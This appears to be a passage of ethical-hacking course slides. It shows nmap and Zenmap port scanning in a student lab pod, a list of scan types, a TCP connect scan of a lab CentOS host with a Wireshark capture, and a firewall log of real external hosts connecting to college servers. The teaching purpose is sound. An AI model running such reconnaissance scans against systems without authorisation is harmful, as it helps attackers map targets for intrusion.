MAC Address: 00:50:56:AF:7A:D2 (VMware)

Nmap scan report for 10.76.5.201
Host is up (0.00025s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:50:56:AF:AB:E4 (VMware)

Nmap scan report for 10.76.5.207
Host is up (0.00018s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:50:56:AF:1F:34 (VMware)

Nmap scan report for 10.76.5.150
Host is up (0.0000050s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (5 hosts up) scanned in 113.51 seconds
root@eh-kali-05:~#
```



nmap 10.76.n.0/24


(where n = your pod number)


Does a quick discovery of the hosts in your pod showing port status

zenmap


A GUI for nmap

On Kali: Applications > 01 Information Gathering > Zenmap




On Kali: Applications > 01 Information Gathering > **Zenmap**


On Kali: Applications > 01 Information Gathering > Zenmap



On Kali: Applications > 01 Information Gathering > Zenmap



On Kali: Applications > 01 Information Gathering > Zenmap



Connect Scan

same subnet
no firewall

Connect Scan

Scan Types

-sn Probe only (host discovery, not port scan)

-ss SYN Scan

-sT TCP Connect Scan

-sU UDP Scan

-sV Version Scan

-o OS Detection

--scanflags Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Connect Scan

- Completes the three-way handshake
- Detectable and can be logged as a TCP connection (see example below)
- Result is one of three states: Open, Closed, and Filtered


Top unknown TCP connections

NoSweat : Sunday, October 02, 2016

Device SN	Source Zone	Destination Zone	Source address	Source Host Name	Source User	Destination address	Destination Host Name	Destination User	IP Protocol	Destination Port
0006C105618	CIS-187-zone	Server-425-zone	177.66.85.46	177.66.85.46		207.62.187.235	rick.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	196.26.121.236	isp2-uc-121-236.igen.co.za		207.62.187.235	rick.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	167.249.144.2	167.249.144.2		207.62.187.233	jeff.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	169.229.3.91	researchscan1.EECS.Berkeley.EDU		207.62.187.233	jeff.cis.cabrillo.edu		tcp	80
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.242	toro0.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.235	rick.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.229	pengo.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.233	jeff.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.231	sun-hwa.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	209.193.83.8	209-193-83-8.mammothnetworks.com		207.62.187.242	toro0.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	94.190.1.153	153.1.190.94.interra.ru		207.62.187.241	matera.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	106.184.3.122	li1068-122.members.linode.com		207.62.187.230	oslab.cis.cabrillo.edu		tcp	25

These TCP connections were logged by the Palo Alto Networks firewall

Connect Scan Summary




HTTP service	Firewall	nmap result
running	stopped	?
stopped	stopped	?

Connect Scan

Firewall = stopped and HTTP Service = stopped

Attacker and victim are on the same subnet



```
[rsimms@EH-Centos ~]$ sudo service iptables status  
iptables: Firewall is not running.
```

```
[rsimms@EH-Centos ~]$
```

```
[rsimms@EH-Centos ~]$ sudo service httpd status  
httpd is stopped
```


```
[rsimms@EH-Centos ~]$
```

The EH-Centos webserver and firewall are stopped.

Connect Scan

Firewall = stopped and HTTP Service = stopped

Attacker will use nmap to determine status of port 80 (HTTP) on EH-Centos



nmap -sT -Pn -p 80 eh-centos

Use "connect" scan

Treat host as online (skip host discovery)

Scan port 80

Connect Scan

Firewall = stopped and HTTP Service = stopped

Victim resets connection

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.160	TCP	74	37810 → 80 [SYN] Seq=0 Win=29200 ...
172.30.10.160	172.30.10.126	TCP	60	80 → 37810 [RST, ACK] Seq=1 Ack=1...

sudo nmap -sT -Pn -p 80 eh-centos

```
cis76@EH-Kali:~$ sudo nmap -sT -Pn -p 80 eh-centos

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 07:42 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00055s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    closed     http

